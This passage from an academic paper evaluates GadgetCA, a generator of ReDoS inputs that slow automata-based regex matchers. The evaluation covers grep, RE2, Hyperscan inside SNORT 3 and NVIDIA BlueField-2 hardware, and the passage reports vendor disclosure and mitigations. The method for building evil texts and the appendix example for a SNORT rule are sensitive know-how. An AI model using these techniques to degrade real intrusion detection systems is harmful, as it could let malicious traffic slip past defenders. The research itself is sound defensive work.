Dataset. The regexes that we targeted in the experiment were selected from the following sources: (a) the database of over 500,000 real-world regexes coming from an Internet-wide analysis of regexes collected from over 190,000 software projects [12]; (b) the databases of regexes used by *network intrusion detection systems* (NIDSes), in particular, SNORT [25], Bro [37], Sagan [2], and the academic papers [47, 54]; (c) the RegExLib database of regexes [36], which is a website dedicated to regexes for various domain-specific languages (DSLs); (d) regexes from posts on Stack Overflow [31]; (e) industrial regexes from Microsoft used for security purposes [20]; and (f) industrial regexes from TrustPort [45] for detecting security breaches. This gave us a set of 609,992 regexes that we denote as ALL. We then categorized the regexes in ALL into several classes as follows:

SUPPORTED (443,265) is a subset of ALL of syntactically correct regexes without features not supported by our tool—e.g., look-arounds, back-references, etc. Moreover, our tool also does not support regexes with the bounded repetition that yield a non-uniform NCA[7] (there were 101 such regexes).

COUNTERS (47,513) is a subset of SUPPORTED containing regexes with bounded repetition. The rest of SUPPORTED is in NOCOUNTERS (395,752).

ABOVE20 (8,099) is a subset of COUNTERS with regexes where the sum of upper bounds of bounded repetition is above 20 (i.e., regexes where the use of bounded repetition may potentially lead to state space explosion). The rest of COUNTERS is put into BELOW20 (39,414).

[6] We do not include `SlowFuzz` [33] into the evaluation since we were not able to run it in our test environment. According to [39], `Rescue`, which we include, is more effective than `SlowFuzz`.

[7] Due to the technical difficulty of characterizing such regexes and the relatively small number of regexes affected by this, we refer the interested reader to the description in [46, Section 6.4].

6.1 Methodology

Let us now elaborate on the criteria we use to classify ReDoS attacks. In the literature, we found the following used criteria: Shen et al. [39] generate strings at most 128 symbols long and consider a string a ReDoS if Java's regex library matcher makes at least 10^8 steps on it. Davis et al. [11] generate strings of lengths 100 kB–1 MB and call a string a ReDoS if the matcher takes more than 10 s to match it. Staicu and Pradel [41] generate pairs of random and crafted strings of an increasing length and measure the differences of the times the matcher takes for the random and the crafted string in each pair, obtaining a sequence $d_1, d_2, \ldots, d_n$. They consider a crafted string a ReDoS if $d_1 < d_2 < \cdots < d_n$. Rathnayake and Thielecke [35], Wüstholz et al. [53], and Weideman et al. [51] define that a regex is ReDoS-vulnerable if it meets some condition that causes super-linear behaviour (they do not examine the run time of the matchers in detail).

We base our ReDoS criteria on the criteria in [11], but normalize it w.r.t. the significantly lower average matching times for automata-based matchers ([11] only considers backtracking matchers). Our ReDoS criteria are the following:

- **>10s**: The matching takes over 10 s. This corresponds to the throughput of <5 MB/s.
- **>100s**: The matching takes over 100 s. This corresponds to the throughput of <0.5 MB/s.
- **>100×AVG$_{\text{REGEX}}$**: The matcher takes at least 100 times longer than usual on the given regex. The usual time is computed as the average runtime of the same matcher on 10 different ∼50 MB-long random texts. This is relevant when the user has some idea about the average performance of the matcher on the regex, presumably from testing.
- **>100×AVG$_{\text{MATCHER}}$**: The matcher takes at least 100 times more than usual globally. The usual time is the average time the same matcher takes on a random ∼50 MB-long text across all regexes. However, we include only regexes without the anchors '`^`' and '`$`' since matching regexes with anchors in a random text mostly ends by declaring non-match after processing the first few characters. Average matching times (in seconds) for the matchers are given in Table 1.

6.2 Summary of Results

Let us quickly summarize results obtained in our experimental evaluation, described in detail in the following sections:

R1: Regexes with bounded repetition with higher bounds are potentially vulnerable to ReDoS attacks even for automata-based matchers.

Table 1: The average matching time [s] of a random 50 MB-long text for each of the matchers (averaged over all regexes)

grep	hyper-scan	re2	srm	ca	rust	ruby	php	perl	python	java	javaScript	.NET
0.04	0.07	0.14	1.02	1.32	0.07	2.13	3.10	0.09	0.69	1.11	0.93	2.59

Table 2: Numbers of regexes from ABOVE20 for which various generators successfully generated **>100s** and **>10s**-ReDoS texts. Red (darker) colour emphasizes higher numbers. For each ReDoS criterion, matchers are split into groups based on their types.

Generators		>100s-ReDoS attacks													>10s-ReDoS attacks											
		grep	re2	rust	srm	hyper-scan	ca	ruby	php	perl	python	java	java-Script	.NET	grep	re2	rust	srm	hyper-scan	ca	ruby	php	perl	python	java	java-Script	.NET
GadgetCA	GREEDY	192	72	76	238	0	61	1087	1408	56	200	215	210	390	1058	703	274	311	1	135	5050	6580	837	1027	485	955	2629
	COUNTING	216	110	96	272	0	45	1724	1979	89	218	242	211	419	1181	1116	295	391	3	121	5440	6289	1294	1503	532	1317	3000
	RANDOM	126	28	48	123	0	46	682	885	60	160	181	111	334	713	135	259	242	1	106	4405	5389	361	523	385	410	2025
	ONELINE	192	17	32	23	0	56	333	40	187	433	414	378	584	576	17	78	30	6	130	540	69	402	678	637	485	1448
RXXR2		7	0	2	0	0	1	24	0	4	30	11	11	34	11	0	2	0	0	1	26	0	5	33	12	13	35
RegexCheck		14	0	2	0	0	0	7	1	1	9	8	4	16	25	0	3	0	1	0	7	3	7	18	15	9	36
RegexStatic		34	1	5	0	0	8	160	63	69	262	253	243	285	78	1	9	0	0	19	182	70	78	287	274	254	333
Rescue		12	0	3	0	0	2	23	3	4	23	13	12	27	11	0	3	0	0	4	24	2	5	26	13	13	28
random text		52	4	11	17	0	82	33	47	23	109	162	36	231	153	10	70	27	2	137	175	47	147	272	255	228	698

R2: If a regex does not contain counting, it mostly cannot be used to perform a ReDoS attack on automata-based matchers.

R3: Our informed exploration strategy **COUNTING** is better at generating ReDoS texts than the (less informed) strategies **GREEDY** and **RANDOM**.

R4: Other state-of-the-art ReDoS generators are not able to generate ReDoS text for automata-based matchers.

R5: Our techniques can be used to attack mature real-world security solutions.

6.3 R1: Vulnerability of Counting Regexes

In our first experiment, we show that the use of bounded repetition with a higher bound in regexes creates a possible attack surface for ReDoS even for online DFA-simulation-based matchers. We used the set of regexes ABOVE20 and tried to generate ReDoS attacks using `GadgetCA` and other matchers using the methodology described above.

First, see the top part of left-hand side of Table 2, which shows how many successful **>100s**-ReDoS texts different settings of `GadgetCA` were able to generate for online DFA-simulation-based matchers. Notice that we were able to generate 216 ReDoS texts for `grep`, 110 ReDoS texts for `RE2`, 96 ReDoS texts for `Rust`, and 272 ReDoS texts for `SRM` (using the **COUNTING** strategy).

Next, the right-hand side of the table shows data for the weaker ReDoS criterion **>10s**. The number of generated successful ReDoS-texts is significantly higher: 1,181 for `grep`, 1,116 for `RE2`, 295 for `Rust`, and 391 for `SRM` (all using the **COUNTING** strategy).

Under both ReDoS criteria above, the **COUNTING** strategy achieves the best results for online DFA-simulation-based matchers and, moreover, for the **>10s** criterion also for backtracking matchers. Further, **GREEDY** obtains significantly better results than **RANDOM**, proving that our informed search strategies are better in generating hard texts than uninformed search, confirming **R3**. The table also shows that `Hyperscan`, `SRM`, and `CA` are more robust towards being attacked by our ReDoS texts: `SRM` has a special support for counters and `CA` is a matcher that uses counting set automata (cf. Section 5). We will discuss `Hyperscan` in Section 6.6. See Appendix A for examples of evil texts generated by `GadgetCA` using the **COUNTING** strategy.

In the left-hand side of Table 3, we provide a comparison of the number of **>100×AVG$_{\text{MATCHER}}$**-ReDoS texts generated by the tools. Again, note that a slowdown of >100 times wrt. the global average for the matcher was achieved on many regexes for online DFA-simulation-based matchers (2,457 for `grep`, 742 for `RE2`, 1,016 for `Rust`, and 300 for `SRM`). Since the global average matching time for `PHP` was 3.1 s and we used the timeout of 300 s for matchers, in this table, the `PHP` column contains the number of timeouts instead. A more detailed analysis for other slowdown ratios is in Figure 3. Notice that although `Hyperscan` looks almost invincible in the results in Table 2, we are able to slow it down by a factor of 10–50 in many instances (543).

On the other hand, the right-hand side of Table 3 compares the numbers of generated **>100×AVG$_{\text{REGEX}}$**-ReDoSes. In this case, a slowdown of >100 times wrt. the average time for the matcher and the regex was also achieved often for online DFA-simulation-based matchers (1,157 for `grep`, 1,465 for `RE2`, 1,066 for `Rust`, and 279 for `SRM`).

We conclude that many counting regexes can be successfully attacked using ReDoS texts created by our generator.

6.4 R2: Regexes Without Counting

The second experiment shows that when targeting automata-based matchers, it is indeed important to exploit counting.

Since the set SUPPORTED is too large for us to run a ReDoS generator for each regex, we use a quick filter based on the intuition that ReDoS in these matchers is caused by generating many large DFA states. Hence we run DFA construction for each regex from the set. If the construction terminates

Table 3: Numbers of regexes with successfully generated **>100×AVG$_{\text{MATCHER}}$** and **>100×AVG$_{\text{REGEX}}$**-ReDoS texts.

Generators		>100×AVG$_{\text{MATCHER}}$-ReDoS attacks													>100×AVG$_{\text{REGEX}}$-ReDoS attacks											
		grep	re2	rust	srm	hyper-scan	ca	ruby	php	perl	python	java	java-Script	.NET	grep	re2	rust	srm	hyper-scan	ca	ruby	php	perl	python	java	java-Script	.NET
GadgetCA	GREEDY	1741	15	95	18	2	40	260	38	382	367	328	314	431	878	14	57	12	0	0	164	9	174	232	190	194	203
	COUNTING	2457	742	1016	300	5	67	1355	1596	1473	277	279	258	416	1157	1465	1066	279	2	3	1085	796	1252	407	142	140	171
	RANDOM	2033	120	122	289	3	46	348	388	412	176	177	117	258	1066	320	292	130	0	0	153	156	266	91	63	60	72
	ONELINE	1796	17	99	23	20	53	322	34	441	448	405	379	521	966	15	57	16	23	0	199	9	208	277	232	228	238
RXXR2		13	0	2	0	0	1	24	0	5	30	10	10	34	1	0	2	0	0	0	10	0	4	22	8	8	20
RegexCheck		104	0	5	0	1	0	7	1	7	11	8	4	14	4	0	4	0	0	0	3	0	0	4	3	2	2
RegexStatic		93	1	9	0	1	7	159	50	80	263	253	243	279	47	5	5	0	0	0	80	14	49	137	125	134	90
Rescue		12	0	3	0	0	2	23	2	5	23	13	12	26	1	2	4	0	0	1	12	2	6	15	7	6	14

with less than 1,000 states, we consider the regex safe. After 1,000 DFA states, the construction is stopped, and the regex is marked as possibly vulnerable. This test is quick, since constructing 1,000 DFA states is fast, and the vast majority of the regexes have even much smaller DFAs.

To assess the accuracy of the test in predicting that a regex is not vulnerable for automata-based matchers, we apply the test on the regexes from ABOVE20 for which we did manage to generate a ReDoS text for automata-based matchers (cf. the experiment in **R1**). From ∼2,000 of them, only `grep` and `Rust` had cases with DFA smaller than 1,000 states, namely 24 cases, 6 for `grep` and 18 for `Rust` (`RE2`, `CA`, `Hyperscan`, and `SRM` had none). These counterexample cases witness that our filter is not always right, at least for `grep` and `Rust`, and ReDoS with automata-based matchers might be possible even with small DFA. Still, the scarcity of these cases confirms that the test is a good predictor even for `grep` and `Rust`.[8]

Running the test on SUPPORTED resulted in the following numbers of regexes with DFAs with >1,000 states:

NOCOUNTERS	BELOW20	ABOVE20
175 (0.04 %)	343 (0.8 %)	1,600 (20 %)

We then used `GadgetCA` to generate ReDoS candidates for the regexes in NOCOUNTERS ∪ BELOW20 whose DFAs had more than 1,000 states. Only 7 regexes caused **>100s**-ReDoS for automata-based matchers, two for `grep`— '`\^.{20}\$`' and '`\^_.{19}\$`' (note that both also contain "higher bounds" for the quantifiers)—and 5 for `SRM`. A **>10s**-ReDoS was caused by 24 regexes for `grep` and ∼6 regexes for each of `RE2`, `Rust`, and `SRM`. The relative sizes of the sets indicate that regexes without higher repetition bounds are much less vulnerable to ReDoS for automata-based matchers (518 vulnerable from 435,166 in NOCOUNTERS ∪ BELOW20 while 1,600 vulnerable from 8,099 in ABOVE20).

6.5 R4: Comparison with Other Generators

Our next experiment confirms that our generator can create new ReDoS attacks much more effectively than existing tools.

First, compare the middle part of the left- and right-hand side of Table 2. For other generators, the ten-fold stronger **>100s**-ReDoS criterion makes almost no difference: they cannot find and exploit the features of the regex that make the matchers slow down (both for automata-based and backtracking matchers). The same holds for the **>100×AVG$_{\text{MATCHER}}$** and **>100×AVG$_{\text{REGEX}}$**-ReDoS criteria in Table 3.

Second, compare the bottom part (random text) with the middle part of the table. For counting regexes, a random text is in the majority of cases actually better in creating a ReDoS than current state-of-the-art ReDoS generators (only `RegexStatic` can keep up with the random text on some matchers). Relating this to `GadgetCA` in the top part of the table reveals that the numbers of successfully attacked regexes for the two criteria differ significantly, hence `GadgetCA` indeed succeeds in exploiting the critical feature of the regex.

Third, the comparison of the top part with the middle part of the table shows that `GadgetCA` significantly outperforms other matchers on online DFA-simulation-based matchers and most of the other generators even on backtracking matchers (the only exception being `RegexStatic`, which is comparable on some backtracking matchers).

6.6 R5: Real-World Security Solutions

Our final experiment demonstrates that the results obtained in **R1** carry over to real-world security solutions which should be prepared for being targeted by (Re)DoS. We carried out an extensive evaluation of the abilities of SNORT 3 [25], a popular and often used NIDS, which internally uses `Hyperscan`, to withstand ReDoS attacks generated by `GadgetCA`. Instead of using some of the previously introduced datasets, which might contain regexes created by people unaware of the dangers of ReDoS, we used regexes from rulesets provided with SNORT, which are written by security experts and tested in production. In particular, we used regexes from the following four rulesets: (i) Emerging Threats Pro, (ii) Emerging Threats 3CORESec (versions 157 and 164), and (iii) Talos LightSPD (version 2021-03-11-001). We call the obtained set of 1,112 PCRE regexes SNORT (from the original 22,425 original regexes we removed 16,094 regexes not supported by our tool, and then filtered the 1,112 regexes with quantifier bounds at least 20). The experiment was run in two different settings: (i) on a commodity `x86_64` machine with SNORT using `Hyperscan` and (ii) on a computer with an NVIDIA BlueField-2 card [28], which provides its own hardware-accelerated regex matching solution.

Modified ReDoS Generator. In this experiment, we use a modified version of our ReDoS generator for the reason that although `Hyperscan`, used within SNORT, can be counted

[8] The 24 cases are probably caused by specific implementation techniques or different interpretation of the regexes. The 18 cases of `Rust` seem to be related to handling of large character classes (`\w` appears in all 18 cases).




Figure 3: Histogram of ratios between times of matchers for random and ReDoS text generated by `GadgetCA`.

as an automata-based matcher, it is not based on online DFA-simulation. Experiments discussed in the previous sections indeed show that our ReDoS generator, which targets mainly online DFA-simulation, is only mildly successful with `Hyperscan`. We therefore use here a modification of `GadgetCA` tailored for `Hyperscan`.

We specifically target the following coarse abstraction of `Hyperscan`'s matching algorithm: the regex is split into a sequence of *sub-strings* (not containing any regex operator) and *sub-regexes* (or a choice of such sequences) so that a word is matched if it is a concatenation $w = v_1 \cdots v_n$ of the sub-strings of the given regex and words matched by the sub-regexes. The first phase of matching tests whether w contains all the sub-strings in the right order, by an extension of the Boyer-Moore algorithm. The second phase tests whether the remaining sub-words are matched by the respective sub-regexes. The opportunity for slowing `Hyperscan` down is in the second phase, which uses NFA-simulation to match the sub-expressions.[9]

We therefore aim at generating evil texts that contain the needed sequence of sub-strings and therefore pass the first phase of matching, and where the second phase is also hard. To do that, we use our generator to get a single evil word u over a run that takes the CSA from the initial to a final state. The word is essentially generated by the first iteration of the while-loop on Line 11 of Algorithm 2 parameterised with the strategy **COUNTING** (a single CSA run that aims at maximising the sizes of counting sets). The word u is then iterated to get the output text $w = uuuu\ldots$ of the required length.

A word w generated this way is likely to be evil for the following two reasons: (i) every occurrence of u in w contains all sub-strings, generating many possible splits of w into the sub-strings and the parts to be matched by the sub-regexes; (ii) the word u, generated by our generator, is likely to force large DFA states, expensive for NFA simulation. Note also that, unlike for online DFA simulation, it does not matter that the encountered DFA states are likely to be found repeatedly in the repeating instances of u since NFA simulation is not caching the DFA.


[9] Our abstraction of `Hyperscan` is coarse, but it is simple and sufficient for our needs: to show that methods similar to those for online DFA-simulation can be used to find vulnerabilities of `Hyperscan` too. A specialised ReDoS generator based on a more thorough analysis of `Hyperscan`'s algorithm might yield better results, but is already out of the scope of this paper.

6.6.1 SNORT with `Hyperscan` on `x86_64`

We installed SNORT 3 with enabled performance monitor and `Hyperscan` on a commodity `x86_64` machine (we used Intel i7-10510U CPU@1.80 GHz with 4 Hyper-Threading cores). Then, we were running SNORT on 100 MB-large `PCAP` files with random and ReDoS IPv4 traffic that we generated and captured the processing time of the regex matching engine, as provided in the output of the performance monitor module. We ran two experiments with two different sizes of IP packets for two selected Ethernet frames' MTUs: 1,500 B and 9,000 B (we note that bigger sizes of the payload could be used to attack SNORT with TCP reassembly turned on). See Figures 4a and 4b for the slowdown that we achieved with our ReDoS text over random text.

The histograms clearly show the SNORT rulesets we used contain many possibilities for slowing SNORT down (see Appendix B for the most vulnerable regexes). In particular, using packet size of 1,500 B, in 43 cases we achieved a slowdown of over 40×, with 2 regexes slowing the matcher down over 100×. The number of vulnerable regexes is even higher for the packet size 9,000 B: 91 regexes yield a slowdown of over 50× and 32 regexes over 100×.

We contacted the development team of SNORT and did the responsible disclosure of the discovered vulnerable regexes. SNORT development team stated that the vulnerability is stemming from the `Hyperscan` library, and they mitigate it by restricting the length of packets on which the matching is performed as well as by using timeouts (the standard configuration of SNORT comes with the backtracking-based PCRE engine enabled, which is, however, even more prone to attacks). This might, however, lead to skipping the malicious content that can be presented at the end of the packet/data, making the NIDS ineffective: malicious packets may get passed to applications behind the NIDS.



(a) SNORT 3@Hyperscan (1,500 B) (b) SNORT 3@Hyperscan (9,000 B) (c) NVIDIA BlueField-2

Figure 4: Histograms of slowdowns for SNORT 3 with Hyperscan (packet sizes 1,500 B and 9,000 B) and BlueField-2 regex matching for ReDoS texts over random texts.

6.6.2 NVIDIA BlueField-2

In the second part of this experiment, we used an NVIDIA BlueField-2 data processing unit (BF2) MBF2H332A-AEEOT [29], which integrates eight 64-bit ARMv8 Cortex-A72 cores and houses two 25 GbE interfaces. BF2 provides hardware-accelerated regex matching capabilities, accessible via NVIDIA's *data plane development kit* (DPDK) [28]: in our experiments, we used the regex compiler `rxpc` and the testbed for the regex matching engine called `rxpbench`. In this experiment, we ran `rxpbench` on blocks of random and ReDoS texts of the length 100 GB (this time, we did not need to chunk the texts into packets and provided the text directly in memory) and measured the throughput of the matcher. We measured that the regex matching engine itself enables in-memory processing at ∼40 Gbps. For the evaluation, we used a subset of SNORT rules containing 617 regexes that we name SNORT-BF2 (we took all regexes from SNORT that could be compiled by `rxpc`, which does not support some advanced features of PCRE, such as negative look-ahead).

See Figure 4c for histograms of slowdowns we obtained with our ReDoS text as compared to random text. Observe that we obtained a slowdown of more than 100× on the ReDoS text in over 92 cases. Moreover, for 16 cases, we obtained a slowdown over 500× (with the highest slowdown ratio being 2,194×). See Appendix B for a list of regexes on which we obtained the largest slowdown. We have reported the vulnerability to NVIDIA, which confirmed it to be caused by a conceptual limitation of their regex matching engine. We plan to cooperate on a possible mitigation.

Our results indicate that ReDoS attacks are in general successful in slowing down the throughput of the most recent hardware utilized for NIDS in the industry. Moreover, we emphasize that for a successful ReDoS attack on an NIDS, it suffices to have a single vulnerable rule in the used rulesets.

7 Mitigation Techniques

Standard techniques for mitigation of ReDoS attacks are the following: (i) setting a resource limit (e.g., a timeout) and (ii) limiting the size of the input (e.g., to the first 100 characters) of the regex matcher. Although such techniques can avert the scenario of a server becoming unresponsive, they leave a part of the input traffic not classified and potentially harmful or unnecessarily dropped. A mitigation specific for regexes with the counting operator is to substitute it by the star `*` operator, which over-approximates the language of the original regex (this might yield other issues, such as increasing the number of false positives in an NIDS).

There are, however, two ways how users of regex matchers can mitigate the attacks without the mentioned disadvantages:

1. Use our ReDoS generator `GadgetCA` to evaluate whether a regex is ReDoS-vulnerable.
2. Use a matching algorithm that can handle counting efficiently, the one implemented in the tool CA or possibly also `SRM` (these matchers are still too immature to be used in production, but an efficient implementation of the techniques they use within `RE2` or `Hyperscan` should give rise to a robust regex matching solution).

8 Conclusion and Future Work

We have shown that nonbacktracking automata-based regex matchers, which are sometimes suggested as a mitigation of ReDoS, *are still ReDoS-vulnerable*. We have developed a method for constructing inputs for these matchers that make them perform poorly and cause significant slowdown on a large class of regexes, in particular those with counting.

In future, we plan to focus on developing robust regex matchers that could prevent these kinds of attacks. A first proof of concept is the matcher CA from [46], but the class of counting regexes it support is quite restricted; we will therefore explore formal models that can deal with more general classes of counting regexes efficiently.

Acknowledgment. We thank the reviewers for their comments on how to improve the quality of the paper and the CyberGrid group from FEEC BUT for lending us the NVIDIA BF2 card. This work was supported by the Czech Ministry of Education, Youth and Sports project LL1908 of the ERC.CZ programme, the Czech Science Foundation project 20-07487S, and the FIT BUT internal project FIT-S-20-6427.

References

[1] Mono. https://www.mono-project.com/.

[2] The Sagan Log Analysis Engine. https://quadrantsec.com/sagan_log_analysis_engine/.

[3] Valentin Antimirov. Partial derivatives of regular expressions and finite automaton constructions. *Theoretical Computer Science*, 155(2):291 – 319, 1996.

[4] Adam Baldwin. Regular expression denial of service affecting Express.js. https://medium.com/node-security/regular-expression-denial-of-service-affecting-express-js-9c397c164c43, 2016.

[5] Robert S. Boyer and J. Strother Moore. A fast string searching algorithm. *Commun. ACM*, 20(10):762–772, 1977.

[6] James Britt and Neurogami Secret Laboratory. Regexp - Ruby. https://ruby-doc.org/core-2.3.1/Regexp.html, 2021.

[7] Wikipedia contributors. Regular expression—wikipedia. https://en.wikipedia.org/w/index.php?title=Regular_expression&%20oldid=852858998, 2019.

[8] Intel Corporation. https://github.com/intel/hyperscan, 2021.

[9] Oracle Corporation. Regexp - JavaScript. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/RegExp, 2021.

[10] James C. Davis. Rethinking regex engines to address ReDoS. In *ESEC/FSE'19*, pages 1256–1258. ACM, 2019.

[11] James C. Davis, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. The impact of regular expression denial of service (ReDoS) in practice: An empirical study at the ecosystem scale. In *ESEC/FSE'18*, pages 246–256. ACM, 2018.

[12] James C. Davis, Louis G. Michael IV, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. Why aren't regular expressions a lingua franca? An empirical study on the re-use and portability of regular expressions. In *ESEC/FSE'19*, pages 1256–1258. ACM, 2019.

[13] MDN Web Docs. Class pattern - java. https://docs.oracle.com/en/java/javase/11/docs/api/java.base/java/util/regex/Pattern.html, 2021.

[14] docs.rs. regex - rust. https://docs.rs/regex/1.5.4/regex/, 2021.

[15] Stack Exchange. Outage postmortem. http://stackstatus.net/post/147710624694/outage-postmortem-july-20-2016, 2016.

[16] Python Software Foundation. re - Python. https://docs.python.org/3.6/library/re.html, 2021.

[17] Google. RE2. https://github.com/google/re2.

[18] The PHP Group. PCRE patterns - PHP. https://www.php.net/manual/en/regexp.introduction.php, 2021.

[19] Mike Haertel et al. GNU grep. https://www.gnu.org/software/grep/.

[20] Lukáš Holík, Ondřej Lengál, Olli Saarikivi, Lenka Turoňová, Margus Veanes, and Tomáš Vojnar. Succinct determinisation of counting automata via sphere construction. In *Proc. of APLAS'19*, volume 11893 of *LNCS*, pages 468–489. Springer, 2019.

[21] Intel. Hyperscan 5.4 developer's reference guide, performance considerations. http://intel.github.io/hyperscan/dev-reference/performance.html, 2021.

[22] James Kirrage, Asiri Rathnayake, and Hayo Thielecke. Static analysis for regular expression denial-of-service attacks. In *NSS'13*, volume 7873 of *LNCS*, pages 135–148. Springer, 2013.

[23] LLVM project. libFuzzer: A library for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html.

[24] Blake Loring, Duncan Mitchell, and Johannes Kinder. Sound regular expression semantics for dynamic symbolic execution of JavaScript. In *PLDI'19*, pages 425–438. ACM, 2019.

[25] M. Roesch et al. Snort: A Network Intrusion Detection and Prevention System,. http://www.snort.org.

[26] Microsoft. https://docs.microsoft.com/en-us/dotnet/api/system.text.regularexpressions.regex.match, 2020.

[27] Microsoft. CredScan. https://secdevtools.azurewebsites.net/helpcredscan.html, 2021.

[28] NVIDIA. Data plane development kit (dpdk). https://developer.nvidia.com/networking/dpdk.

[29] Nvidia. Nvidia BlueField-2 DPU. https://www.nvidia.com/content/dam/en-zz/Solutions/Data-Center/documents/datasheet-nvidia-bluefield-2-dpu.pdf, 2020.

[30] Open Information Security Foundation. Suricata. https://suricata.io/.

[31] Stack Overflow. Question and answer site for programmers. http://stackoverflow.com/.

[32] OWASP. Regular expression denial of service — ReDoS. https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS, 2020.

[33] Theofilos Petsios, Jason Zhao, Angelos D. Keromytis, and Suman Jana. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *CCS'17*, pages 2155–2168. ACM, 2017.

[34] Asiri Rathnayake. *Semantics, analysis and security of backtracking regular expression matchers*. PhD thesis, University of Birmingham, UK, 2015.

[35] Asiri Rathnayake and Hayo Thielecke. Static analysis for regular expression exponential runtime via substructural logics. *CoRR*, abs/1405.7058, 2014.

[36] RegExLib.com. The Internet's first Regular Expression Library. http://regexlib.com/.

[37] Robin Sommer et al. The Bro Network Security Monitor. http://www.bro.org.

[38] Olli Saarikivi, Margus Veanes, Tiki Wan, and Eric Xu. Symbolic regex matcher. In *TACAS'2019*, volume 11427 of *LNCS*, pages 372–378. Springer, 2019.

[39] Yuju Shen, Yanyan Jiang, Chang Xu, Ping Yu, Xiaoxing Ma, and Jian Lu. Rescue: crafting regular expression DoS attacks. In *ASE'18*, pages 225–235. ACM, 2018.

[40] Henry Spencer. Software solutions in C. chapter A Regular-expression Matcher, pages 35–71. Academic Press Professional, Inc., 1994.

[41] Cristian-Alexandru Staicu and Michael Pradel. Freezing the web: A study of ReDoS vulnerabilities in JavaScript-based web servers. In *USENIX'18*, pages 361–376. USENIX Association, 2018.

[42] Satoshi Sugiyama and Yasuhiko Minamide. Checking time linearity of regular expression matching based on backtracking. *IPSJ Online Transactions*, 7:82–92, 2014.

[43] Ken Thompson. Programming techniques: Regular expression search algorithm. *Commun. ACM*, 11(6):419–422, 1968.

[44] Iain Truskett. Perl regular expressions reference - perl. https://perldoc.perl.org/5.22.0/perlreref, 2021.

[45] TrustPort. World class cyber security. https://www.trustport.com/, 2021.

[46] Lenka Turoňová, Lukáš Holík, Ondřej Lengál, Olli Saarikivi, Margus Veanes, and Tomáš Vojnar. Regex matching with counting-set automata. *Proc. ACM Program. Lang.*, 4(OOPSLA):218:1–218:30, 2020.

[47] Milan Češka, Vojtěch Havlena, Lukáš Holík, Ondřej Lengál, and Tomáš Vojnar. Approximate reduction of finite automata for high-speed network intrusion detection. In *Proc. of TACAS'18*, volume 10806 of *LNCS*. Springer, 2018.

[48] Peipei Wang, Chris Brown, Jamie A. Jennings, and Kathryn T. Stolee. Demystifying regular expression bugs. *Empir. Softw. Eng.*, 27(1):21, 2022.

[49] Peipei Wang and Kathryn T. Stolee. How well are regular expressions tested in the wild? In *FSE'18*, pages 668–678. ACM, 2018.

[50] Nicolaas Weideman. `RegexStatic`. https://github.com/NicolaasWeideman/RegexStaticAnalysis, 2015.

[51] Nicolaas Weideman, Brink van der Merwe, Martin Berglund, and Bruce W. Watson. Analyzing matching time behavior of backtracking regular expression matchers by using ambiguity of NFA. In *CIAA'16*, volume 9705 of *LNCS*, pages 322–334. Springer, 2016.

[52] Matthias Wübbeling. Regular expression security. *ADMIN*, 55, 2020.

[53] Valentin Wüstholz, Oswaldo Olivo, Marijn J. H. Heule, and Isil Dillig. Static detection of DoS vulnerabilities in programs that use regular expressions. In *TACAS'17*, volume 10206 of *LNCS*, pages 3–20, 2017.

[54] Liu Yang, Rezwana Karim, Vinod Ganapathy, and Randy Smith. Improving NFA-based signature matching using ordered binary decision diagrams. In *Recent Advances in Intrusion Detection*, pages 58–78. Springer Berlin Heidelberg, 2010.

A Examples of Generated Evil Texts

Example 1. For the regex `Oid=[^\0D\x0A]{1000}` (originating from SNORT) `GadgetCA` (strategy: **COUNTING**) generates a text of several lines, each of the length 1,003 characters and containing full or unfinished copies of the string '`Oid=`':

$(\texttt{Oid=})^{250}\texttt{Oid}$
$(\texttt{Oid=})^{249}\texttt{OidOid=}$
...

